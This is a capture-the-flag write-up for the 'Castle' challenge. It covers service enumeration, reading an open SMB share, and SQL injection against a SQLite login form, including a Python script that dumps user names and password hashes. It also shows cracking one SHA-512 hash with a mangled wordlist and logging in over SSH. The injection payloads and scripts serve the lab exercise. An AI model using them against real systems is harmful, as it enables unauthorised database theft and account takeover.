Solve for Castle for CUCTF (Runcode challenges)

Prompt

Given the target IP address: `157.230.63.228` Given the target hostname: `castle.runcode.ninja`

Capture `flag1.txt` and `flag2.txt` somewhere on the filesystem

Enumerating the Services

Running `nmap` on this target give us 4 open ports.

```
$ nmap -p- 157.230.63.228
Nmap scan report for 157.230.63.228
Host is up (0.068s latency).

PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

Running default scripts and enumerate versions on those open ports, give us the following:

```
$ nmap -p80,22,139,445 157.230.63.228 -sC -sV
Nmap scan report for 157.230.63.228
Host is up (0.069s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 2m51s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-09-18T15:35:03
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.71 seconds
```

So we have a Ubuntu Linux host running OpenSSH, Apache 2.4.41, and smbd 4.6.2. All appear to be current versions.

Samba Server - TCP Port 445

Access the samba server on port 445, we see there is one intersting share.

```
$smbclient -L //castle.runcode.ninja                                        Enter WORKGROUP\kali's password

    Sharename       Type      Comment
    ---------       ----      -------
    print$          Disk      Printer Drivers
    sambashare      Disk      Harry's Important Files
    IPC$            IPC       IPC Service (castle server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

It appears the share called, "sambashare" is for a user name Harry. In this share are two files.

```
$ smbclient //castle.runcode.ninja/sambashare                                 Enter WORKGROUP\kali's passwor
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Sep 17 10:36:33 2020
  ..                                  D        0  Thu Sep 17 10:36:33 2020
  spellnames.txt                      N      874  Thu Sep 17 10:36:33 2020
  .notes.txt                          H      158  Thu Sep 17 10:36:33 2020

        162420480 blocks of size 1024. 160141848 blocks available
smb: \> get spellnames.txt
getting file \spellnames.txt of size 874 as spellnames.txt (4.5 KiloBytes/sec) (average 4.5 KiloBytes/sec)
smb: \> get .notes.txt
getting file \.notes.txt of size 158 as .notes.txt (0.8 KiloBytes/sec) (average 2.7 KiloBytes/sec)
smb: \> quit
```

The file `spellnames.txt` contains 81 lines with one word each. They appear to be a list of spells from Harry Potter universe.

```
avadakedavra
crucio
imperio
morsmordre
brackiumemendo
confringo
sectumsempra
-- snip --
```

This might be useful in the future.

The file `.notes.txt` contains a few maybe hints or other points to consider

```
Hagrid told me that spells names are good since they will not "rock you"
Dumbledore said castle.runcode.ninja would be a great domain name for a website
```

Since the share comments describe these as Harry's important files, we can assume this are notes from Harry Potter potentially. Hagrid and Dumbledore are his friends/mentors.

The note about spell names is interesting since we got a list of spell names also and the mention of rock you potentially refers to password lists and the fact that the spells are not in `rockyou.txt`.

Web Server - TCP Port 80


Using `nikto` to scan the website finds nothing interesting.

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          157.230.63.228
+ Target Hostname:    castle.runcode.ninja
+ Target Port:        80
+ Start Time:         2020-09-18 15:23:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: HEAD, GET, OPTIONS
+ OSVDB-3268: /static/: Directory indexing found.
+ 7863 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-09-18 15:27:50 (GMT-4) (286 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Same thing with `gobuster`

```
gobuster dir -u http://castle.runcode.ninja -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://castle.runcode.ninja
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/09/18 15:23:56 Starting gobuster
===============================================================
/static (Status: 301)
/logout (Status: 302)
/server-status (Status: 403)
===============================================================
2020/09/18 15:32:19 Finished
===============================================================
```

When we go to the webserver, you see a welcome screen with a login portal



Discovery SQL Injection

Attempting well-known username-passwords of `admin:admin` , `admin:password` , etc gains now results.

Trying a simple SQLi check of `' or 1=1 --` give the following message:

```
{"error":"The password for Adrian Carter is incorrect! contact administrator. Congrats on SQL injection... k
```

So it appears "Adrian Carter" is a user. Potentially this sorted, so lets reverse the sort and see what else we get.

We will use the username of `' or 1=1 order by 1 desc --` . This give us the following error message.

```
{"error":"The password for Wyatt Howard is incorrect! contact administrator. Congrats on SQL injection... ke
```

So a different username but the same message about SQLi. Lets figure out how many columns there are using `ORDER BY` and figure out if we can dump the database with a `UNION` attack. We can do this in python really quick using `requests`

```
$ python3                                                                  Python 3.8.5 (defa
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> url = "http://castle.runcode.ninja/login"
>>> data = {}
>>> data['password']='whatevs'
>>> data['user'] = "' or 1=1 order by 1 -- "
>>> r = requests.post(url,data=data)
>>> r.status_code
403
>>> data['user'] = "' or 1=1 order by 2 -- "
>>> r = requests.post(url,data=data)
>>> r.status_code
403
>>> data['user'] = "' or 1=1 order by 3 -- "
>>> r = requests.post(url,data=data)
>>> r.status_code
403
>>> data['user'] = "' or 1=1 order by 4 -- "
>>> r = requests.post(url,data=data)
>>> r.status_code
403
>>> data['user'] = "' or 1=1 order by 5 -- "
>>> r = requests.post(url,data=data)
>>> r.status_code
500
```

When we try to sort by the fifth column, we get a `500` status code, where the others gave us a `403`. This means our output is 4 columns.

A four column `UNION` attack of `' union select 1,2,3,4 --` gives us the following output

```
>>> data['user'] = "' union select 1,2,3,4 -- "
>>> r = requests.post(url,data=data)
>>> r.text
'{"error":"The password for 1 is incorrect! 4"}\n'
```

So column 1 is where the username (with a space) goes and column 4 is some type of message. The messages we have seen have said been the congratulations asking to contact admin and keep digging.

We will now figure out what type of database we have.

```
>>> data['user'] = "' union select table_name,2,3,4 from information_schema.tables -- "
>>> r = requests.post(url,data=data)
>>> r.text
'<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">\n<title>500 Internal Server Error</title>\n<h1>Inte
```

We get an error trying to access the `information_schema` table, so it looks unlikely we have MySQL.

```
>>> data['user'] = "' union select tbl_name,2,3,4 from sqlite_master -- "
>>> r = requests.post(url,data=data)
>>> r.text
'{"error":"The password for users is incorrect! 4"}\n'
```

We get a hit on SQLite, and a table name of *users*.

Lets get the SQL command used to build the `user` table.

```
>>> data['user'] = "' union select 1,2,3,sql from sqlite_master -- "
>>> r = requests.post(url,data=data)
>>> r.text
'{"error":"The password for 1 is incorrect! CREATE TABLE users(\\nname text not null,\\npassword text not nu
```

So it appears we have a `name` , `password` , `admin` , and `notes` field. Lets see what is in the admin column.

```
>>> data['user'] = "' union select name,2,3,admin from users -- "
>>> r = requests.post(url,data=data)
>>> r.text
'{"error":"The password for Adrian Carter is incorrect! 0"}\n'
```

Ok, let's see if anyone has admin set to `1` or `'1'` ...

```
>>> data['user'] = "' union select name,2,3,admin from users where admin=1 -- "
>>> r = requests.post(url,data=data)
>>> r.status_code
200
>>> data['user'] = "' union select name,2,3,admin from users where admin='1' -- "
>>> r = requests.post(url,data=data)
>>> r.status_code
200
```

A status code of 200 means we did not get a hit in the database.

Now lets dump the usernames and passwords with the following script.

```python
#!/usr/bin/env python3

import requests
import re
import json

url = "http://castle.runcode.ninja/"
patt = re.compile('(.* .*:.*:.*)',re.DOTALL)


concat = "(name || ':' || password || ':' || notes)"
data = {}
data['password'] = 'whateves'
i = 0

while True:
    payload = f"' union select 1,2,3,{concat} from users limit 1 offset {i} -- "
    data['user'] = payload
    r = requests.post(url + '/login', data=data)
    if r.status_code == 200:
        break
    m = json.loads(r.text)['error'].split('!')[1].strip()
    message = patt.findall(m)[0]
    name, password, notes = message.split(':')
    print("{:20} | {:50}".format(name, password))
    print("{:20} | {}".format('',notes))
    i += 1
```

```
Adrian Carter        | 41abe2d7a3f803b5267a6d22386bf50adf5e2faf168c7181336f9c29d4344f1cfbbe83efd8ad2aad99714
                     | contact administrator. Congrats on SQL injection... keep digging
Aiden Ward           | 0932c8dea597b950ddba96f97b3656a54e9eb0b6fa7e3611e468251685d38014a18a0e0491edde41f02d3
                     | contact administrator. Congrats on SQL injection... keep digging
Alexis Simmons       | 86c3b1fad268b5ef72a9997301e1b66ec1a6f95632729a35cd0de44578308622ed86cb9e5c39b80578a7b
                     |  contact administrator. Congrats on SQL injection... keep digging
Allison Barnes       | beaa3d367c1dc49e24ddc78033fc4dea322d42ba973c0c9b49873fb7bfcbeb7e6601330f4e486ff9f5b97
                     |  contact administrator. Congrats on SQL injection... keep digging
Allison Moore        | 1afb14675c0ef0c432a4cafb74c7c0d60e485ba19ed7c0064c81d61b17085aa3e27ed4fd579e2413d0d07
                     |  contact administrator. Congrats on SQL injection... keep digging
Andrew Cooper        | 8a9d4bcb166095a128787b53f238143544936a434c0b39c24b012863efa95205ba89db0ac8d76afc3b152
                     | contact administrator. Congrats on SQL injection... keep digging
Andrew Hughes        | 7c020b053be713674b68e8099cd64eeb85ed29e532fddd5add7446138d81fef50302f0e6c0cf742766d5e
                     | contact administrator. Congrats on SQL injection... keep digging
Austin Washington    | ea5a45907a02639b41f8f276a0c66a2641b78b1c9f6aa8de21383c632cb279f3642b540325672ca814e33
                     | contact administrator. Congrats on SQL injection... keep digging
Ayden Parker         | 06606e79911b6ab54978df61c7a7b2c3aec66e70e106bb84e42e67cd17553da5167d287cce1b9c0b4892f
                     | contact administrator. Congrats on SQL injection... keep digging
Bella Wood           | 78ad92a1dd068f1fcc7bc34ee08e65bfb579a2e8a404ceea2db14fe73bfc5c605550172d6cbcc18eb15d9
                     |  contact administrator. Congrats on SQL injection... keep digging
Brandon Robinson     | ca14b0e2250f7e450d8a45b5dd1e23ca6fd9922b74ad295ea5415b017e37bc5584f4a2d9b62f925013a12
                     | contact administrator. Congrats on SQL injection... keep digging
Brianna Ward         | 5f3afa31ed1a37de3225dc8205e3a2ba28409d27b7fabf6adc35973652337b76987dd16194f2810b379e8
                     |  contact administrator. Congrats on SQL injection... keep digging
Daniel Sanchez       | c7ced811565971af4212ae994a6e291215d2c3d3844d8a90ac800f4b4a7dfca7d7398c857ce4711bb289e
                     | contact administrator. Congrats on SQL injection... keep digging
Ethan Davis          | 8fc3c5c7579ce54af6b0bec3377709fdf633797ae893d4e1c47e5b1c1df31f13858eb1d9b52f2ae4df3c9
                     | contact administrator. Congrats on SQL injection... keep digging
```

```
Harper Evans         | 3d716fae4f630c3ebe47badac6e1962eda6b37641bc9b730573ed6af593cdf5c03a90e1f006db372e593d
                     |  contact administrator. Congrats on SQL injection... keep digging
Harper Robinson      | e5509e8e5f0f0284d34adf0f7867aefc37a1c3c65d3a272f5e1d172c4c6685e1d678371d447d57a7a55d1
                     |  contact administrator. Congrats on SQL injection... keep digging
Harry James          | b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52
                     | My linux username is my first name, and password uses best64
Jackson Parker       | d1302f12cdd7915cd215df9c22a993a3f5b2fda9678afb2438ef8ba46357b809dd4d95d69cb3a39b31b6d
                     | contact administrator. Congrats on SQL injection... keep digging
Jasmine Mitchell     | bd08355f0b57262eb500912e48f2cd19a0ab05f1165e13bb784de809990424fa4b5941a8a3e40b31e82ef
                     |  contact administrator. Congrats on SQL injection... keep digging
John Stewart         | 684310f64c144110958fe5003d29f3b01642680d93d1507f5ef677f5dacbe72aaa89adb7acb6c99c2c0c9
                     | contact administrator. Congrats on SQL injection... keep digging
Jonathan James       | f0e50e5fe4f35d7039357a12ff68b66daa45de8ef25226582e5e51e977bfb7c0fed56b74a0f421dfc7b66
                     | contact administrator. Congrats on SQL injection... keep digging
Julian Martinez      | ddd4165ca10c6bbf29f163e0eec78ed02fc9f631d3f7a48a534a782523d39f6ad7c81be07eea9cc74d17a
                     | contact administrator. Congrats on SQL injection... keep digging
Julian Mitchell      | 91346887b2f592be41b257d9515c50a1c356d2ed2ae18f390365b1913bb9716b94dffce81559913b69d0d
                     | contact administrator. Congrats on SQL injection... keep digging
Kaitlyn Gonzalez     | cc81f81046fa4b33aa2436286292f0564ec158dab0a79e508e56111ea808754cffc83e5ce77d5010271a4
                     |  contact administrator. Congrats on SQL injection... keep digging
Kaitlyn Henderson    | 1c8414ac1a22a7bb34c97dee67c0d0a2228822d118998c577fe87098199a3cf0fcdfa508b69dd64018fdb
                     |  contact administrator. Congrats on SQL injection... keep digging
Kevin Foster         | 090ab7755a8a4a2969c0cf3fa76c5bc07f32fda9f7ea2e4212eb801208a41d70040ebaa7103b7744a9847
                     | contact administrator. Congrats on SQL injection... keep digging
Landon Patterson     | 21f09d718857291935046bfe2dde766c96149e7b911848b750197ebc082d3a0923e832bdd81d662b13480
                     | contact administrator. Congrats on SQL injection... keep digging
Lauren Evans         | 26efb6ed931762828459bd9f9b4f6b789c9252370b5ca89816f0a07dd3714e0f1aa795a75e1726849569c
                     |  contact administrator. Congrats on SQL injection... keep digging
Leah Johnson         | b17f9af86c568655d6e887d210b6c43293f7c90abdd8a941e5ce7ea2a1e994a649b1f93c8c22f4ca39b2c
                     |  contact administrator. Congrats on SQL injection... keep digging
Liam Lopez           | 5abc60af3994ef8a183341b71b2eef024b3ba7f5b449dda1f83f31dbf653c389ed9131c379be362fb4442
                     | contact administrator. Congrats on SQL injection... keep digging
Luke Jones           | 92b78157f576431081e888dcce32e97b8eb489df91c9fb8e6f5105ce46b2b4b91c75277a813f68c48cbc1
                     | contact administrator. Congrats on SQL injection... keep digging
Madeline Diaz        | 9d0e262e1b509a50ed7f9ef9ef01f130bf6d250ce10d9845026d7bbdc6663acf08831f45f0ed91fa5b30d
                     |  contact administrator. Congrats on SQL injection... keep digging
Madeline Green       | 967b68c21ad1bc1f2ec58454eb9a2a2071429344981b85b026d46f2978e0940e8d903a3f27696d306a9e6
                     |  contact administrator. Congrats on SQL injection... keep digging
Makayla Miller       | a4169ebb6cbc57f1078ef3728bef3c6ba3d537a2905ac724be3c75ea212e10116a9e7cb74fede5ab97dc5
                     |  contact administrator. Congrats on SQL injection... keep digging
Mariah Reed          | 994516edca000af25e1dfd7ad11e0427a56cefccfde57107e5c0d162052b574818923b25d5769a8e894bd
                     |  contact administrator. Congrats on SQL injection... keep digging
Nathaniel Harris     | 07c43290c11ab472126ddbc534d3701832f342596b0660231f5ad9e6f23027e259f94cd20534c44cae2b2
                     | contact administrator. Congrats on SQL injection... keep digging
Nolan Roberts        | fbf6516bdc8774f10888e0c9a09ef0fd59fc7bcd2195987d9d60d76aff7ce4f2fbca565465961d6b199da
                     | contact administrator. Congrats on SQL injection... keep digging
Peyton Sanders       | 2d7958451e7c0b00ffa9ccb4d7fa3d61eadd994b54a9afc34188c8752f609fe58b4930f6d2227a9c06215
                     |  contact administrator. Congrats on SQL injection... keep digging
Thomas Moore         | b4c205219e7114ab6f8bd5d9674591529b701142df9e5f2220d224c31d486f23c02c84c32bc7b0c89bb74
                     | contact administrator. Congrats on SQL injection... keep digging
Wyatt Howard         | 6c2525096911014777a42b212ebf3dccd844ee927056b1a1bb611eeaddd254ca21d8b5bcf2aa5e50fb2f4
                     | contact administrator. Congrats on SQL injection... keep digging
```

From this, we can see there are 40 users and one user has a different entry in the `notes` column.

```
Harry James          | b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52
                     | My linux username is my first name, and password uses best64
```

This is promising, since we saw mention of a "Harry" in the samba server. Though its not Harry Potter, maybe its a pseduonym (or a CTF trick so you cannot guess the user name). Also the note mentions "best64" which is a set of rules in hashcat that can be applied to a wordlist to mangle them. Also, the username appears to just be `harry`

Crack the hash

Looking at the hash length, we can attempt to determine the hashing algorithm used.

```
$ echo -n b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c0e7ea
128
```

128 hex characters is 512 bits, so SHA-512 is a good candidate. We will use the wordlist built by applying hashcat's *best64* rules to the spell list found on the SMB server.

```
$ hashcat --force spellnames.txt -r /usr/share/hashcat/rules/best64.rule --stdout > best64-spells.txt
$ wc -l best64-spells.txt
6237 best64-spells.txt
$ wc -l spellnames.txt
81 spellnames.txt
```

So our list of 81 spells, has been expanded to over 6000. We can look at a few to get a feel for our new words:

```
avadakedavra
arvadekadava
AVADAKEDAVRA
Avadakedavra
avadakedavra0
avadakedavra1
avadakedavra2
avadakedavra3
avadakedavra4
-- snip --
```

This following python script will attempt to apply SHA512 to all 6000+ words to see if it matches our target.


```python
#!/usr/bin/env python3

import requests
import re
import json
from hashlib import sha512

with open('best64-spells.txt') as f:
    words = f.read().split('\n')

target = "b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c0e7ea

for word in words:
    if sha512(word.encode()).hexdigest() == target:
        password = word
        break

print(f"Password cracked to be: {password}")
```

And running it gets our password.

```
$ ./hash_crack.py
Password cracked to be: wingardiumleviosa123
```

Login as user to web site

We can now try to use the `Harry James` username and the `wingardiumleviosa123` password to login to the website. We get a hit and have one more message.



Welcome to Hogwarts


Hello Harry James!

Even though Ron said password reuse is bad, I don't really care

The message speaks to password reuse. So with the note about the linux account being the first name and password reuse, lets try and login as Harry.


Access as First User

Since we know that SSH is running lets use our credentials to access the host.



```
└─ ssh harry@castle.runcode.ninja
harry@castle.runcode.ninja's password:

'##::::'##::'#######:::'######:::'##:::::'##::::'###::::'########::'########::'######::
 ##:::: ##:'##.... ##:'##... ##:: ##:'##: ##:::'## ##::: ##.... ##:... ##..::'##... ##:
 ##:::: ##: ##:::: ##: ##:::..::: ##: ##: ##::'##:. ##:: ##:::: ##:::: ##:::: ##:::..::
 #########: ##:::: ##: ##::'####: ##: ##: ##:'##:::. ##: ########::::: ##:::::. ######::
 ##.... ##: ##:::: ##: ##::: ##:: ##: ##: ##: #########: ##.. ##:::::: ##::::::..... ##:
 ##:::: ##: ##:::: ##: ##::: ##:: ##: ##: ##: ##.... ##: ##::. ##::::: ##:::::'##::: ##:
 ##:::: ##:. #######::. ######:::. ###. ###:: ##:::: ##: ##:::. ##:::: ##:::::. ######::
..:::::..:::.......::::......::::...::...:::..:::::..::..:::::..:::::..:::::::......:::


harry@castle:~$ id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
harry@castle:~$ ip add s eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 9e:9a:ab:72:99:49 brd ff:ff:ff:ff:ff:ff
    inet 157.230.63.228/20 brd 157.230.63.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet 10.10.0.5/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::9c9a:abff:fe72:9949/64 scope link
       valid_lft forever preferred_lft forever
harry@castle:~$
```

